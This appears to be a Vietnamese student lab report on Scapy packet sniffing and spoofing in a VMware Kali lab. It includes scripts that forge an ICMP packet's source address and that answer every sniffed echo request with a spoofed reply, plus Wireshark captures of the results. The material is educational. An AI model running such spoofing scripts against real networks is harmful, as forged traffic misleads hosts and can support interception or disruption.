


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 send_subnet_packet.py
.^C
Sent 1 packets.
```

:




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	VMware_bd:35:2f	Broadcast	ARP	42	Who has 192.168.179.2? Tell
2	0.000408020	VMware_fc:19:f6	VMware_bd:35:2f	ARP	60	192.168.179.2 is at 00:50:56
3	0.026367378	192.168.179.129	128.230.0.0	IPv4	34	
4	0.026654226	192.168.179.2	192.168.179.129	ICMP	62	Destination unreachable (Pro
5	41.013787024	192.168.179.129	192.168.179.254	DHCP	324	DHCP Request - Transaction
6	41.015497691	192.168.179.254	192.168.179.129	DHCP	342	DHCP ACK - Transaction



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 subnet_sniffer.py
###[ Ethernet ]###
  dst       = 00:50:56:fc:19:f6
  src       = 00:0c:29:bd:35:2f
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 20
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = hopopt
     chksum    = 0x85d9
     src       = 192.168.179.129
     dst       = 128.230.0.0
     \options   \
```


1.2:

Code: Ta đổi ip nguồn thành ip 1.2.3.4(ngẫu nhiên) và ip đích thành ip của 1 máy ảo cùng mạng




```python
from scapy.all import *
a = IP()
a.src = '1.2.3.4'
a.dst = '192.168.179.131'
send(a/ICMP())
ls(a)

```

Chạy chương trình:




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 icmp_spoofing.py
.
Sent 1 packets.
version    : BitField  (4 bits)                   = 4                ('4')
ihl        : BitField  (4 bits)                   = None             ('None')
tos        : XByteField                           = 0                ('0')
len        : ShortField                           = None             ('None')
id         : ShortField                           = 1                ('1')
flags      : FlagsField                           = <Flag 0 ()>      ('<Flag 0 ()>')
frag       : BitField  (13 bits)                  = 0                ('0')
ttl        : ByteField                            = 64               ('64')
proto      : ByteEnumField                        = 0                ('0')
chksum     : XShortField                          = None             ('None')
src        : SourceIPField                        = '1.2.3.4'        ('None')
dst        : DestIPField                          = '192.168.179.131' ('None')
options    : PacketListField                      = []               ('[]')
```

Capture bằng wireshark: Sử dụng thư viện scapy, ip nguồn đã bị ghi đè bằng ip đã được sửa: 1.2.3.4 và gửi gói đến đích 192.168.179.131; gói đã được nhận trước 10.0.2.6 và đã gửi phản hồi echo lại




```
 3 0.034993273   1.2.3.4            192.168.179.131     ICMP      42 Echo (ping) request
 4 0.035514736   VMware_72:ee:b7    Broadcast           ARP       60 Who has 192.168.179
 5 0.035514902   VMware_fc:19:f6    VMware_72:ee:b7     ARP       60 192.168.179.2 is at
 6 0.035614504   192.168.179.131    1.2.3.4             ICMP      60 Echo (ping) reply
```

Capture bằng chương trình viết ở bài 1:




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 sniff_only_icmp.py
ICMP Packet=====
        Source: 1.2.3.4
        Destination: 192.168.179.131
        ICMP type: echo-request
ICMP Packet=====
        Source: 192.168.179.131
        Destination: 1.2.3.4
        ICMP type: echo-reply
```

1.3:




```python
from scapy.all import *

inRoute = True
i = 1
while inRoute:
        a = IP(dst='192.168.1.20', ttl=i)
        response = sr1(a/ICMP(),timeout=1,verbose=0)

        if response is None:
                print(f"{i} Request timed out.")
        elif response.type == 0:
                print(f"{i} {response.src}")
                inRoute = False
        else:
                print(f"{i} {response.src}")

        i = i + 1

```

ping tới máy tính cùng wifi:



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 traceroute.py
1 192.168.179.2
2 192.168.1.20
```


1.4: code này sẽ check xem gói tin bắt được có phải là gói tin ICMP không, nếu phải sẽ đảo ngược đích và nguồn rồi gửi lại




```python
#!/usr/bin/python
from scapy.all import *

def send_packet(pkt):

        if(pkt[2].type == 8):
                src=pkt[1].src
                dst=pkt[1].dst
                seq = pkt[2].seq
                id = pkt[2].id
                load=pkt[3].load

                print(f"Flip: src {src} dst {dst} type 8 REQUEST")
                print(f"Flop: src {dst} dst {src} type 0 REPLY\n")
                reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/load
                send(reply,verbose=0)

interfaces = ['eth0']
pkt = sniff(iface=interfaces, filter='icmp', prn=send_packet)

```

Trường hợp 1: ping tới 1 host không không có ở trên internet


Nếu không bật chương trình trên thì sẽ bị 100% packetloss, nếu đã bật chương trình sẽ có gói tin trả về thì sẽ có gói tin trả về:



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 SnS.py
Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST
Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY

Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST
Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY

Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST
Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY

Flip: src 192.168.179.131 dst 1.2.3.4 type 8 REQUEST
Flop: src 1.2.3.4 dst 192.168.179.131 type 0 REPLY
```




```
┌──(kali㉿kali)-[~]
└─$ ping -c 1  1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=72.9 ms

── 1.2.3.4 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 72.861/72.861/72.861/0.000 ms

┌──(kali㉿kali)-[~]
└─$ ping -c 4  1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=64.5 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=26.6 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=46.1 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=31.8 ms

── 1.2.3.4 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 26.550/42.235/64.542/14.723 ms
```




```
 1 0.000000000   192.168.179.131   1.2.3.4           ICMP   98 Echo (ping) request  id=0x93
 2 0.047491881   VMware_bd:35:2f   Broadcast         ARP    42 Who has 192.168.179.131? Tel
 3 0.047997693   VMware_72:ee:b7   VMware_bd:35:2f   ARP    60 192.168.179.131 is at 00:0c:
 4 0.064088055   1.2.3.4           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x93
 5 1.005314116   192.168.179.131   1.2.3.4           ICMP   98 Echo (ping) request  id=0x93
 6 1.030929242   1.2.3.4           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x93
 7 2.007506739   192.168.179.131   1.2.3.4           ICMP   98 Echo (ping) request  id=0x93
 8 2.053296547   1.2.3.4           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x93
 9 3.008413278   192.168.179.131   1.2.3.4           ICMP   98 Echo (ping) request  id=0x93
10 3.039443626   1.2.3.4           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x93
11 5.119286523   VMware_72:ee:b7   VMware_fc:19:f6   ARP    60 Who has 192.168.179.2? Tell
12 5.119286707   VMware_fc:19:f6   VMware_72:ee:b7   ARP    60 192.168.179.2 is at 00:50:56
```

Trường hợp 2: ping tới 1 host không có trong mạng lan: tương tự trường hợp 1

Trường hợp 3: ping tới 1 host có thật trên internet: lúc này máy ping sẽ nhận được các gói trả lời từ host được ping và host đang chạy chương trình:



```
 1 0.000000000   192.168.179.131   8.8.8.8           ICMP   98 Echo (ping) request  id=0x3f77, seq=1/2
 2 0.040110317   VMware_fc:19:f6   Broadcast         ARP    60 Who has 192.168.179.131? Tell 192.168.1
 3 0.040110516   VMware_72:ee:b7   VMware_fc:19:f6   ARP    60 192.168.179.131 is at 00:0c:29:72:ee:b7
 4 0.040207950   8.8.8.8           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x3f77, seq=1/2
 5 0.060945756   VMware_bd:35:2f   Broadcast         ARP    42 Who has 192.168.179.131? Tell 192.168.1
 6 0.061372573   VMware_72:ee:b7   VMware_bd:35:2f   ARP    60 192.168.179.131 is at 00:0c:29:72:ee:b7
 7 0.098747888   8.8.8.8           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x3f77, seq=1/2
 8 1.002976285   192.168.179.131   8.8.8.8           ICMP   98 Echo (ping) request  id=0x3f77, seq=2/5
 9 1.032316746   8.8.8.8           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x3f77, seq=2/5
10 1.042512599   8.8.8.8           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x3f77, seq=2/5
11 2.007766906   192.168.179.131   8.8.8.8           ICMP   98 Echo (ping) request  id=0x3f77, seq=3/7
12 2.030086625   8.8.8.8           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x3f77, seq=3/7
13 2.047934733   8.8.8.8           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x3f77, seq=3/7
14 3.012208441   192.168.179.131   8.8.8.8           ICMP   98 Echo (ping) request  id=0x3f77, seq=4/1
15 3.031764735   8.8.8.8           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x3f77, seq=4/1
16 3.051678765   8.8.8.8           192.168.179.131   ICMP   98 Echo (ping) reply    id=0x3f77, seq=4/1
17 5.094517992   VMware_72:ee:b7   VMware_fc:19:f6   ARP    60 Who has 192.168.179.2? Tell 192.168.179
18 5.094518398   VMware_fc:19:f6   VMware_72:ee:b7   ARP    60 192.168.179.2 is at 00:50:56:fc:19:f6
```



